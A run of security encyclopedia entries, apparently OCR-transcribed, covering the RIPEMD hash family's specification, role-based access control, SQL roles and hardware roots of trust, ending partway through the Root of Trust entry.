►Collision Resistance; ►Hash Functions; ►Preimage Resistance; ►Second Preimage Resistance

The RIPEMD Family designates a family of five different ►Hash Functions: RIPEMD, RIPEMD-128, RIPEMD-160, RIPEMD-256, and RIPEMD-320 [1, 2]. They take variable length input messages and hash them to fixed-length outputs. They all operate on 512-bit message blocks divided into sixteen 32-bit words. RIPEMD (later replaced by RIPEMD-128/160) and RIPEMD-128 produce a hash value of 128 bits, RIPEMD-160, RIPEMD-256, and RIPEMD-320 have a hash result of 160, 256, and 320 bits, respectively. All the five functions start by padding the message according to the so-called Merkle–Damgård strengthening technique (refer to ►Hash Functions for more details). Next, the message is processed block by block by the underlying compression function. This function initializes an appropriate number of 32-bit chaining variables to a fixed value to hash the first message block, and to the intermediate hash value for the following message blocks.

In RIPEMD, RIPEMD-128, and RIPEMD-160, two copies are made from the chaining variables, and both these sets of line variables are processed independently by two parallel lines. Each step of such a parallel line updates in turn one of the line variables using a different message word W_x. After 16 steps, all message words have been used once, and are reused in the next 16 steps, but in a different order. This is repeated three, four, or five times depending on the algorithm. In the last step, the initial values of the chaining variables are combined with both sets of line variables to form the intermediate hash value. When all consecutive message blocks have been hashed, the last intermediate hash value is the hash value for the entire message. RIPEMD-256 and RIPEMD-320 are derived from RIPEMD-128 and RIPEMD-160, respectively, by turning the line variables into chaining variables and by replacing the combination of line variables at the end by a simple feedforward of the initial values of the chaining variables. In addition, the contents of two chaining variables belonging to different lines are exchanged after every 16 steps. The following provides an overview of RIPEMD-160, RIPEMD-128, and their twins RIPEMD-320 and RIPEMD-256.

Padding: The message is appended with a binary one and right-padded with a variable number of zeros followed by the length of the original message (modulo 2^{64}) coded over two binary words. The total padded message length must be a multiple of the message block size.

Initial Values: The RIPEMD Family uses up to ten 32-bit initial values defined as follows:

$$IV_0 = 67452301_x \quad IV_5 = 76543210_x$$
$$IV_1 = EFCDAB89_x \quad IV_6 = FEDCBA98_x$$
$$IV_2 = 98BADCFE_x \quad IV_7 = 89ABCDEF_x$$
$$IV_3 = 10325476_x \quad IV_8 = 01234567_x$$
$$IV_4 = C3D2E1F0_x \quad IV_9 = 3C2D1E0F_x$$

RIPEMD-160 Compression Function: Five 32-bit chaining variables h_0, h_1, h_2, h_3, h_4 are either initialized to the fixed values IV_0 through IV_4 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Let "$X^{\ll n}$" represent the cyclic rotation of X to the

left by n bits, and let "+" represents addition modulo 2^{32}. Then the compression function works as follows:

$$A \leftarrow h_0,\ A' \leftarrow h_0$$
$$B \leftarrow h_1,\ B' \leftarrow h_1$$
$$C \leftarrow h_2,\ C' \leftarrow h_2$$
$$D \leftarrow h_3,\ D' \leftarrow h_3$$
$$E \leftarrow h_4,\ E' \leftarrow h_4$$

for $i = 0$ *to* 79 *do*

$$T \leftarrow (A + f_i(B, C, D,) + W_{r(i)} + K_i)^{<<S_i(r(i))} + E$$
$$T \leftarrow (A' + f_{79-i}(B', C', D') + W_{r'(i)} + K'_i)^{<<s_i(r'(i))} + E'$$

$$A \leftarrow E, A' \leftarrow E'$$
$$E \leftarrow D, E' \leftarrow D'$$
$$D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10}$$
$$C \leftarrow B, C' \leftarrow B'$$
$$B \leftarrow T, B' \leftarrow T'$$
$$T \leftarrow h_1 + C + D'$$
$$h_1 \leftarrow h_2 + D + E'$$
$$h_2 \leftarrow h_3 + E + A'$$
$$h_3 \leftarrow h_4 + A + B'$$
$$h_4 \leftarrow h_0 + B + C'$$
$$h_0 \leftarrow T$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_i are defined as:

1. **Ordering of the message words $r(i)$ and $r'(i)$.** Take the following permutation ρ:

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
$\rho(j)$	7	4	13	1	10	6	15	3	12	0	9	5	2	14	11	8

Further define the permutation π by setting $\pi(j) = (9j + 5) \bmod 16$. The ordering of the message words $r(i)$ and $r'(i)$ is then given by the following table:

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
$r(i)$	i	$\rho(i-16)$	$\rho^2(i-32)$	$\rho^3(i-48)$	$\rho^4(i-64)$
$r'(i)$	$\pi(i)$	$\rho\pi(i-16)$	$\rho^2\pi(i-32)$	$\rho^3\pi(i-48)$	$\rho^4\pi(i-64)$

2. **Nonlinear functions f_i.** Let "$\oplus$," "$\vee$," "$\wedge$," and "$\neg$" represent, respectively, bit-wise exclusive-or, bit-wise or, bit-wise and, and bit-wise complement:

$$f_i(x, y, z) = x \oplus y \oplus z, \qquad 0 \le i \le 15$$
$$f_i(x, y, z) = (x \wedge y) \vee (\neg x \wedge z), \qquad 16 \le i \le 31$$
$$f_i(x, y, z) = (x \vee \neg y) \oplus z, \qquad 32 \le i \le 47$$
$$f_i(x, y, z) = (x \wedge z) \vee (y \wedge \neg z), \qquad 48 \le i \le 63$$
$$f_i(x, y, z) = x \oplus (y \vee \neg z), \qquad 64 \le i \le 79$$

3. **Shifts $s_i(j)$**

j	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
$0 \le i \le 15$	11	14	15	12	5	8	7	9	11	13	14	15	6	7	9	8
$16 \le i \le 31$	12	13	11	15	6	9	9	7	12	15	11	13	7	8	7	7
$32 \le i \le 47$	13	15	14	11	7	7	6	8	13	14	13	12	5	5	6	9
$48 \le i \le 63$	14	11	12	14	8	6	5	5	15	12	15	14	9	9	8	6
$64 \le i \le 79$	15	12	13	13	9	5	8	6	14	11	12	11	8	6	5	5

4. **Constants K_i and K'_i.**

	$0 \le i \le 15$	$16 \le i \le 31$	$32 \le i \le 47$	$48 \le i \le 63$	$64 \le i \le 79$
K_i	00000000_x	$5A827999_x$	$6ED9EBA1_x$	$8F1BBCDC_x$	$A953FD4E_x$
K'_i	$50A28BE6_x$	$5C4DD124_x$	$6D703EF3_x$	$7A6D76E9_x$	00000000_x

RIPEMD-128 Compression Function: The main difference with RIPEMD 160 is that a hash result and chaining variable of 128 bits (four 32-bit words) is used and that there are only 64 steps. Four 32-bit chaining variables h_0, h_1, h_2, h_3 are either initialized to the fixed values IV_0 through IV_3 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression function works as follows:

$$A \leftarrow h_0,\ A' \leftarrow h_0$$
$$B \leftarrow h_1,\ B' \leftarrow h_1$$
$$C \leftarrow h_2,\ C' \leftarrow h_2$$
$$D \leftarrow h_3,\ D' \leftarrow h_3$$

for $i = 0$ *to* 63 *do*

$$T \leftarrow (A + f_i(B, C, D) + W_{r(i)} + K_i)^{<<s_i(r(i))}$$
$$T' \leftarrow (A' + f_{63-i}(B', C', D') + W_{r'(i)} + K'_i)^{<<s_i(r'(i))}$$

$$A \leftarrow D, A' \leftarrow D'$$
$$D \leftarrow C, D' \leftarrow C'$$
$$C \leftarrow B, C' \leftarrow B'$$
$$B \leftarrow T, B' \leftarrow T'$$
$$T \leftarrow h_1 + C + D'$$
$$h_1 \leftarrow h_2 + D + A'$$
$$h_2 \leftarrow h_3 + A + B'$$
$$h_3 \leftarrow h_0 + B + C'$$
$$h_0 \leftarrow T$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_i are defined as in RIPEMD-160, except that $K'_i = 00000000_x$ for $48 \le i \le 63$.

RIPEMD-320 Compression Function: Ten 32-bit chaining variables $h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7, h_8, h_9$ are either initialized to the fixed values IV_0 through IV_9 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression function works as follows:

$A \leftarrow h_0,\ A' \leftarrow h_5$
$B \leftarrow h_1,\ B' \leftarrow h_6$
$C \leftarrow h_2,\ C' \leftarrow h_7$
$D \leftarrow h_3,\ D' \leftarrow h_8$
$E \leftarrow h_4,\ E' \leftarrow h_9$
for $i = 0$ *to* 79 *do*
$T \leftarrow (A + f_i(B, C, D) + W_{r(i)} + K_i)^{<<s_i(r(i))} + E$
$T \leftarrow (A' + f_{79-i}(B', C', D') + W_{r'(i)} + K'_i)^{<<s_i(r'(i))} + E'$
$A \leftarrow E, A' \leftarrow E'$
$E \leftarrow D, E' \leftarrow D'$
$D \leftarrow C^{<<10}, D' \leftarrow C'^{<<10}$
$C \leftarrow B, C' \leftarrow B'$
$B \leftarrow T, B' \leftarrow T'$
if $i = 15$ *then*
$T \leftarrow B, B \leftarrow B', B' \leftarrow T$
else if $i = 31$ *then*
$T \leftarrow D, D \leftarrow D', D' \leftarrow T$
else if $i = 47$ *then*
$T \leftarrow A, A \leftarrow A', A' \leftarrow T$
else if $i = 63$ *then*
$T \leftarrow C, C \leftarrow C', C' \leftarrow T$
else if $i = 79$ *then*
$T \leftarrow E, E \leftarrow E', E' \leftarrow T$
$h_0 \leftarrow h_0 + A, h_5 \leftarrow h_5 + A'$
$h_1 \leftarrow h_1 + B, h_6 \leftarrow h_6 + B'$
$h_2 \leftarrow h_2 + C, h_7 \leftarrow h_7 + C'$
$h_3 \leftarrow h_3 + D, h_8 \leftarrow h_8 + D'$
$h_4 \leftarrow h_4 + E, h_9 \leftarrow h_9 + E'$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_I are defined as in RIPEMD-160.

RIPEMD-256 Compression Function: The main difference with RIPEMD 320 is that a hash result and chaining variable of 256 bits (eight 32-bit words) is used and that there are only 64 steps. Eight 32-bit chaining variables $h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7$ are either initialized to the fixed values IV_0 through IV_3 and IV_5 through IV_8 for the first 512-bit message block or to the intermediate hash value for the following message blocks. Then the compression function works as follows:

$A \leftarrow h_0, A' \leftarrow h_4$
$B \leftarrow h_1, B' \leftarrow h_5$
$C \leftarrow h_2, C' \leftarrow h_6$
$D \leftarrow h_3, D' \leftarrow h_7$
for $i = 0$ *to* 63 *do*
$T \leftarrow (A + f_i(B, C, D) + W_{r(i)} + K_i)^{\lll s_i(r(i))}$
$T' \leftarrow (A' + f_{63-i}(B', C', D') + W_{r'(i)} + K'_i)^{\lll s_i(r'(i))}$
$A \leftarrow D, A' \leftarrow D'$
$D \leftarrow C, D' \leftarrow C'$
$C \leftarrow B, C' \leftarrow B'$
$B \leftarrow T, B' \leftarrow T'$
if $i = 15$ *then*
$T \leftarrow A, A \leftarrow A', A' \leftarrow T$
else if $i = 31$ *then*
$T \leftarrow B, B \leftarrow B', B' \leftarrow T$
else if $i = 47$ *then*
$T \leftarrow C, C \leftarrow C', C' \leftarrow T$
else if $i = 63$ *then*
$T \leftarrow D,\ D \leftarrow D', D' \leftarrow T$
$h_0 \leftarrow h_0 + A, h_4 \leftarrow h_4 + A'$
$h_1 \leftarrow h_1 + B, h_5 \leftarrow h_5 + B'$
$h_2 \leftarrow h_2 + C, h_6 \leftarrow h_6 + C'$
$h_3 \leftarrow h_3 + D, h_7 \leftarrow h_7 + D'[3pt]$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K'_i are defined as in RIPEMD-160, except that $K'_i = 00000000_x$ for $48 \le i \le 63$.

RIPEMD: The original RIPEMD consists of essentially two parallel versions of MD4, with some improvements to the shifts and the order of the message words; the two parallel instances differ only in the round constants. At the end of the compression function, the words of left and right

halves are added to each other and to the initial values of the chaining variable.

Security Considerations: The RIPEMD Family has been designed to provide ►Collision Resistance. RIPEMD was developed in 1992 in the framework of the EC-RACE project RIPE [1]. In 1995, Dobbertin found collisions for reduced versions of RIPEMD [3]. Due to these partial attacks, RIPEMD was upgraded in 1996 by Dobbertin et al. to RIPEMD-128 (as plug-in substitute for RIPEMD) and RIPEMD-160 [2]. At the same time, the variants RIPEMD-256 and RIPEMD-320 were introduced as well. An additional reason for the introduction of RIPEMD-160 is brute force collision search attacks. In [4], van Oorschot and Wiener estimate that with a ten million US$ machine collisions of MD5 can be found in 21 days in 1994, which corresponds to 4 h in 2004. To counter such collision search attacks, hash values of at least 160 bits are required. RIPEMD-128 and RIPEMD-160 are included in ISO/IEC 10118–3 [5].

Recommended Reading

1. RIPE (1995) Integrity primitives for secure information systems. In: Bosselaers A, Preneel B (eds) Final Report of RACE Integrity Primitives Evaluation (RIPE-RACE 1040). Lecture notes in computer science, vol 1007. Springer, Berlin
2. Dobbertin H, Bosselaers A, Preneel B (1996) RIPEMD-160: a strengthened version of RIPEMD. In: Gollmann D (ed) Fast Software Encryption, Cambridge, UK, 21–23 February 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 71–82. Final version available at http://www.esat.kuleuven.ac.be/~cosicart/pdf/AB-9601/. More information on all aspects of RIPEMD-xxx can be found at http://www.esat.kuleuven.ac.be/~bosselae/ripemd160/
3. Dobbertin H (1992) RIPEMD with two-round compress function is not collisionfree. J Cryptol 10(1):51–69
4. van Oorschot PC, Wiener M (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
5. ISO/IEC 10118-3 (2003) Information technology—security techniques—hash-functions—Part 3: Dedicated hash-functions

Rivest Cipher 5

►RC5

Rivest Cipher 6

►RC6

Role-Based Access Control

Vijay Alturi[1], David Ferraiolo[2]
[1]Management Science and Information Systems Department, Center for Information Management, Integration and Connectivity, Rutgers University, Newark, NJ, USA
[2]National Institute of Standards and Technology, Gaithersburg, MD, USA

Synonyms

RBAC

Related Concepts

►Access Control; ►Access Control, Policies, Models, and Mechanisms; ►Roles in SQL

Definition

Roles represent organizational agents that perform certain job functions within the organization. RBAC controls all access to system resources through roles assigned to users. A role is assigned (directly or indirectly through inheritance) a collection of permissions that are made available to users who have been assigned to the role.

Background

The concept of roles has been used in software applications for more than 3 decades, which originated from groups in operating systems and privilege grouping in database management systems. By combining the Ferraiolo–Kuhn model (1992) and the framework proposed by 1996 Sandhu et al. (1996), in 2004, the National Institute of Standards and Technology (NIST) proposed a US national standard for role-based access control (RBAC) through the International Committee for Information Technology Standards (ANSI/INCITS). The most striking aspect of RBAC's history is its rapid evolution from a concept to its commercial implementation and deployment. This success can be attributed to the fact that the cost of deployment need not be justified solely on perceived threats and vulnerabilities alone, but also based on economic benefits. RBAC helps to reduce the complexity of security administration and supports the review of permissions assigned to users. This latter aspect is sometimes referred to as "before the fact auditing." Today, RBAC has been adopted successfully by a variety of commercial systems. As a result,

RBAC has become the norm in many of today's organizations for enforcing security. In addition to its commercial success, the research community has been highly active, published hundreds of papers, and even started an ACM workshop in 1995, which evolved now into an ACM Symposium. The primary aspects of the research are formalizing the RBAC model and its design, and extending the model to various environments including temporal, spatial, mobile databases, workflow systems, web services, social networks, collaborative systems, etc.

Theory

The NIST RBAC standard defines 4 partially ordered categorizations – Core RBAC, Hierarchical RBAC, and Constrained RBAC. These are depicted in Fig. 1, and can be formally (static and dynamic) defined as follows.


Definition 1

- Core RBAC
  - U, R, OP, and O are the set of users, roles, operations, and objects
  - $UA \subseteq U \times R$, a many-to-many mapping user-to-role assignment relation
  - $P = 2^{(OP \times O)}$, the set of permissions
  - $PA \subseteq P \times R$, a many-to-many mapping of permission-to-role assignments
  - $UPA \subseteq U \times P$, a many-to-many mapping of user-to-permission assignments
  - $assigned_users(R) = \{u \in U | (u, R) \in UA\}$, the mapping of role R onto a set of users
  - $assigned_permissions(R) = \{p \in P | (p, R) \in PA\}$, the mapping of role R onto a set of permissions
  - S, the set of sessions
  - $user_sessions(u : U) \rightarrow 2^S$, the mapping of user u onto S
  - $session_roles(s : S) \rightarrow 2^R$, the mapping of session s onto R
  - $avail_session_perms(s : S) \rightarrow 2^P$, the permissions available to a user in a session, $\bigcup_{r \in session_roles(s)}$ assig $ned_permissions(r)$
- Hierarchical RBAC
  - $RH \subseteq R \times R$ is a partial order on R called the inheritance relation, where $r_2 \geq r_1 \Rightarrow authorized_permissions(r_2) \subseteq authorized_permissi ons\ (r_1) \wedge authorized_users(r_2) \subseteq authorized_users\ (r_1)$.
- Constrained RBAC
  - Static Separation of Duty (SSD): $SSD \subseteq (2^R \times N)$ is a collection of pairs (rs, n) in SSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in each $(rs, n) \in SSD$.
  - Dynamic Separation of Duty (DSD): $DSD \subseteq (2^R \times N)$ is a collection of pairs (rs, n) in DSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in a single session in each $dsd \in DSD$.

In addition, NIST RBAC standard defines administrative functions pertaining to creation and maintenance of the basic elements and relations of RBAC, and permission review functions.

Applications

Today, RBAC is being widely deployed at almost all levels of enterprise computing and infrastructure, including operating systems, database management systems,



Role-Based Access Control. Fig. 1 RBAC elements and relations

network operating systems, workflow management systems, web services, and collaborative and virtual enterprise systems.

Experimental Results

A study by the NIST conducted in 2002 by Research Triangle Institute (RTI) through interviews with software developers and end users of RBAC products concluded that the activities of the NIST RBAC project "accelerated the development and adoption of RBAC by 1 year and "lowered R&D costs for software vendors by approximately six percent."

Using the key metrics of administrative savings associated with managing access to information systems and reduced employee downtime from waiting to receive system access, this study found that NIST's infrastructure technologies and associated infrastructure support efforts result in significant increase in benefit–cost ratio.

Open Problems and Future Directions

Although RBAC has been successfully adopted by many organizations, devising a complete and meaningful set of roles still remains a major challenge. Automated and efficient techniques are needed to address this problem, also known as role engineering. Additionally, the aspect of role evolution and its implications have not been investigated well. Furthermore, current RBAC model should accommodate for exceptions, which may result in succinct specification of roles.

From the perspective of expressing access control policies, there may be certain permissions that may not be part of a role and therefore cannot be squeezed under the RBAC framework. The question then is how identity-based access control can coexist with RBAC. Under the same vein, there is a need for a rich model capable of expressing a variety of access control policies needed by organizations that need not necessarily be expressed under RBAC. While RBAC has the benefit of facilitating analysis of the permissions possessed by users, alternative models, such as attribute-based access control, do not enjoy that luxury. Models that are capable of rich expressive power and at the same time lend themselves for easy analysis are needed. Issues of RBAC administration and safety analysis have not been adequately studied, especially in the context of the many extensions of RBAC.

Recommended Reading

1. Ferraiolo DF, Kuhn DR, Chandramouli R (2007) Role-based access control. Artech House, Boston, p 338, ISBN 1-59693-113-8, 2007
2. http://csrc.nist.gov/groups/SNS/rbac/

Roles in SQL

Alessandro Campi
Dipartimento di Elettronica e Informazione, Politecnico di Milano, Milano, Italy

Synonyms

RBAC

Related Concepts

►ε-Privacy; ►Role-Based Access Control

Definition

Databases have a number of users viewing and accessing data, which makes security a major concern. SQL roles, which grant and deny permissions to groups of users, are used to control the access to data allowing users to view or modify only the data they are authorized. More precisely, a role defines what a user can and cannot do within a database, and multiple users can share the same role.

Background

Roles are a part of the tiered security model: they can be used to manage login security relating to the server connections, database security getting appropriate accesses to the database and getting appropriate accesses to individual database objects and data. When the user logs in to the server entering a password, access to the stored databases is determined by user accounts. After gaining access to an actual database, the user is restricted to the data he or she can view and modify. The main benefit of roles is efficient management: you can group users needing to view or modify new data and simply select an existing group and assign it to a role instead of modifying all the user accounts.

The Role-Based Access Control (RBAC) model [22] consists of four basic components: users, roles, permissions, sessions. The user can be a real user or a program interacting with the database, a role is a collection of permissions needed to perform a certain job function within an organization, a permission is an access mode that can be exercised on objects in the system, and a session relates a user to possibly many roles. During a session, an user requests activation of a role. An activation request is granted only if the corresponding role is enabled at the time of the request, and the user requesting the activation is entitled to activate the role at the time of the request. If an activation request is satisfied, the user issuing the request obtains all the permissions associated with the role he has requested to activate. In this model, users and permissions are associated with roles to roles. Many users can be authorized to play the same role, and a role can have many

permissions, and the same permissions can be associated with many roles. For more details see [17].

Theory or Application, or Both

RBAC is used in OSs and DBMSs. It is an important component in managing data. An important component of any strong security solution is represented by Intrusion Detection (ID) techniques, able to detect anomalous behavior of applications and users. Kamra et al. [15] propose an ID mechanism tailored for DBMS. The approach is based on mining SQL queries stored in database audit log files. The result of the mining process is used to form profiles that can model normal database access behavior and identify intruders. Under a RBAC system, the proposed techniques is able to determine role intruders, that is, individuals while holding a specific role behave differently than expected. An important advantage of providing an ID technique specifically tailored to RBAC databases is that it can help in protecting against insider threats. Osborn et al. [19] describe a methodology for using RBAC design to manage and effect changes to underlying relational database not originally designed to support RBAC. In [5], a formal framework for reasoning about access control models is presented.

Some databases have predefined roles. For example, in SQL Server [9, 13], there are server roles and database roles. Server roles are maintained by the database administrator and apply to the entire server, not an individual database file. The public role sets the basic default permissions for all users. Every user that's added is automatically assigned to the public role. Database roles are applied to an individual database. Roles are managed using the SQL Server Enterprise Manager.

Open Problems

Access control is now applied in new scenarios with a lot of ad-hoc solutions. An interesting extension of RBAC is Temporal-RBAC (TRBAC). TRBAC supports periodic role enabling and disabling expressed by means of role triggers. Role trigger actions may be either immediately executed, or deferred by an explicitly specified amount of time. A formal semantics for TRBAC is described in [4]. It also defines specification language and proposes a system implementing TRBAC.

GRBAC (generalized RBAC) [10] introduces the concept of environment roles, that is, roles that can be activated based on the value of conditions in the environment where the request has been made. X-GTRBAC [7] augments GTRBAC with XML for supporting the policy enforcement in a heterogeneous, distributed environment. A notable approach is generalized TRBAC (GRTBAC) [16] which incorporates language constructs for the specification of various temporal constraints on roles, including constraints on role enabling, role activation, user-to-role assignments, and permission-to-role assignments.

In [24], RBAC model is adapted to object-oriented databases proposing the incorporation of privileges into roles such that roles consist of state, operations, as well as a set of privileges. Frameworks to apply RBAC to XML documents are proposed in [14] and [23]. The proposed methodology is inspired by the work described in [21] designed for object-oriented databases. The work demonstrates how different access modes, XPath expressions, and roles can be combined. In [12], ancestor and sibling relationships are considered as sensitive as the one carried out by the nodes themselves and the integration of relationships as first class citizen in the access control models for XML is advocated.

RBAC model is extended in [1] by considering additional concepts useful to improve authorization control, and by integrating different types of possible links between users of different roles to avoid security breaches in systems devoted to exchanging multimedia objects between wide ranges of distributed applications, web services, and end-users.

The integration of the spatial dimension into RBAC-based models has emerged in advanced GIS and mobile applications. A foundation work describing access-control model for geographical data has been proposed in [2]. The access-control system proposed in [6] introduces the concept of spatial authorization, which can be defined only on portions of space. The system checks if requested objects are in the authorization space before granting access. The work in [20] reaches similar results exploiting XML as spatial data format. A complex spatial data model is uesd in [3]: the access-control system allows the specification of authorization rules to control access to complex-structured spatial data stored in a DBMS and organized according to multiple spatial representation levels and at multiple level of granularity. In [18] is described a proposal that integrates geospatial and security standards to support controlled access to spatial information through geo-Web services. GEO-RBAC [11] uses a geometric model to represent objects, to model user positions, and to assign spatial extents to roles. Roles are activated based on the position of the user. Besides a physical position, obtained from a given mobile terminal or a cellular phone, users are also assigned a logical and device-independent position, representing the feature (the road, the town, the region) in which they are located.

Privacy preservation systems rely on RBAC models. For example, [8] presents a comprehensive approach for privacy preserving access control based on the notion of purpose. Purpose information associated with a given data element specifies the intended use of the data element. This

model allows multiple purposes to be associated with each data element and also supports explicit prohibitions, thus allowing privacy officers to specify that some data should not be used for certain purposes.

Recommended Reading

1. Al Bouna B, Chbeir R (2006) Multimedia-based authorization and access control policy specification. In: SWS '06: proceedings of the 3rd ACM workshop on secure web services. ACM, New York, pp 61–68
2. Atluri V, Mazzoleni P (2002) A uniform indexing scheme for geo-spatial data and authorizations. In: Proceedings of the sixteenth conference on data and application security. Cambridge, pp 207–218, http://portal.acm.org/citation.cfm?id=1359363&CFID=13016546&CFTOKEN=95674504
3. Belussi A, Bertino E, Catania B, Damiani ML, Nucita A (2004) An authorization model for geographical maps. In: GIS '04: proceedings of the 12th annual ACM international workshop on geographic information systems. ACM, New York, pp 82–91
4. Bertino E, Bonatti PA, Ferrari E (2001) Trbac: a temporal role-based access control model. ACM Trans Inf Syst Secur 4(3):191–233
5. Bertino E, Catania B, Ferrari E, Perlasca P (2001) A logical framework for reasoning about access control models. In: SACMAT '01: proceedings of the sixth ACM symposium on access control models and technologies. ACM, New York, pp 41–52
6. Bertino E, Damiani ML, Momini D (2004) An access control system for a web map management service. In: RIDE '04: proceedings of the 14th international workshop on research issues on data engineering: web services for e-commerce and e-government applications (RIDE'04). IEEE Computer Society, Washington, DC, pp 33–39
7. Bhatti R, Ghafoor A, Bertino E, Joshi JBD (2005) X-gtrbac: an xml-based policy specification framework and architecture for enterprisewide access control. ACM Trans Inf Syst Secur 8(2):187–227
8. Byun JW, Li N (2008) Purpose based access control for privacy protection in relational database systems. VLDB J 17(4):603–619
9. Chigrik A (2001) Understanding sql server roles. http://www.databasejournal.com/features/mssql/article.php/1441261/understanding-SQL-server-roles.htm. Accessed 15 July 2010
10. Covington MJ, Long W, Srinivasan S, Dev AK, Ahamad M, Abowd GD (2001) Securing context-aware applications using environment roles. In: SACMAT '01: proceedings of the sixth ACM symposium on access control models and technologies. ACM, New York, pp 10–20
11. Damiani ML, Bertino E, Catania B, Perlasca P (2007) Geo-rbac: a spatially aware rbac. ACM Trans Inf Syst Secur 10(1):2
12. Finance B, Medjdoub S, Pucheral P (2005) The case for access control on xml relationships. In: CIKM '05: proceedings of the 14th ACM international conference on Information and knowledge management. ACM, New York, pp 107–114
13. Harkins S (2004) Understanding roles in sql server security. http://articles.techrepublic.com.com/5100-10878_11-1061781.html. Accessed 15 July 2010
14. Hitchens M, Varadharajan V (2001) Rbac for xml document stores. In: ICICS '01: proceedings of the third international conference on information and communications security. Springer, London, pp 131–143
15. Kamra A, Terzi E, Bertino E (2008) Detecting anomalous access patterns in relational databases. VLDB J 17(5):1063–1077
16. Joshi JBD, Bertino E, Latif U, Ghafoor A (2005) A generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23
17. Ling L, zsu MT (ed) (2009) Encyclopedia of database systems, vol 4. Springer
18. Matheus A (2005) Declaration and enforcement of fine-grained access restrictions for a service-based geospatial data infrastructure. In: SACMAT '05: proceedings of the tenth ACM symposium on Access control models and technologies. ACM, New York, pp 21–28
19. Osborn SL, Han Y, Liu J (2003) A methodology for managing roles in legacy systems. In: SACMAT '03: proceedings of the eighth ACM symposium on access control models and technologies. ACM, New York, pp 33–40
20. Purevjii BO, Amagasa T, Imai S, Kanamori Y (2004) An access control model for geographic data in an xml-based framework. In: WOSIS, pp 251–260
21. Rabitti F, Woelk D, Kim W (1988) A model of authorization for object-oriented and semantic databases. In: EDBT '88: proceedings of the international conference on extending database technology. Springer, London, pp 231–250
22. Sandhu RS (1996) Role hierarchies and constraints for lattice-based access controls. In: ESORICS '96: proceedings of the 4th European symposium on research in computer security. Springer, London, pp 65–79
23. Wang J, Osborn SL (2004) A role-based approach to access control for xml databases. In: SACMAT '04: proceedings of the ninth ACM symposium on access control models and technologies. ACM, New York, pp 70–77
24. Wong RK (1997) Rbac support in object-oriented role databases. In: RBAC '97: proceedings of the second ACM workshop on role-based access control. ACM, New York, pp 109–120

Ron's Code 5

►RC5

Ron's Code 6

►RC6

Root of Trust

William D. Casper, Stephen M. Papa
High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

Synonyms

IC-Integrated circuit; TCG trusted computing group; TPM trusted platform module

Related Concepts

►Levels of Trust; ►Trusted Boot; ►Trusted Computing

Definition

Root of Trust: A system element that provides services, including verification of system, software & data integrity and confidentiality, and data (software and information) integrity attestation between other trusted devices in a system or network.

Background

Trusted Computing starts with a Root of Trust, and depending on the required level of trust, the Root of Trust may be software or hardware. In most modern systems, a hardware approach is preferred because it is harder to attack. To establish a high level of trust, there is a need to design the system hardware to ensure the integrity of the hardware, software, and data has not been compromised. The hardware should support monitoring to ensure hardware and software integrity is maintained throughout the power-up, initialization, and run-time operation. To do this, it is extremely important to have at least one hardware device that can act as a Root of Trust within the system. The hardware Root of Trust and any associated firmware or software within the Root of Trust is responsible for establishing and maintaining trust. A commercial example of a Root of Trust is the TPM defined by the TCG [1]. The TPM has architectural requirements for attestation, cryptography, system protection, and ensuring confidentiality and integrity of software and data within the system.

Hardware Root of Trust

A hardware Root of Trust should be capable of verifying its own integrity, and then extend trust by authenticating the expected operating environment (Boot software, Operating System, and other software and hardware elements) within the system. Once it has successfully verified its immediate operating environment, it can then extend trust to other systems. Extension of trust is accomplished using cryptographic authentication or attestation with other Roots of Trust within the system or across a network to other systems. After the extended system is verified, the authenticated software and data can be exchanged and/or loaded and used within the now trusted operating environment.

For networked computers, where the attacker does not have physical access to the hardware, the TPM provides all required Root of Trust services for the system. The TPM ensures the integrity and confidentiality of the software and data while it is sent across networks and when it is stored on the computer. The TPM must verify the integrity of all software and data prior to its use by the system's processing unit or CPU.

